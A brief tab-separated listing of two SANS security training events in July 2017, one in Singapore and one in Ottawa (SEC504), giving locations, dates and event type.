SANS Cyber Defence Singapore 2017	Singapore, Singapore	Jul 10, 2017 - Jul 15, 2017	Live Event
Community SANS Ottawa SEC504	Ottawa, ON	Jul 17, 2017 - Jul 22, 2017	Community SANS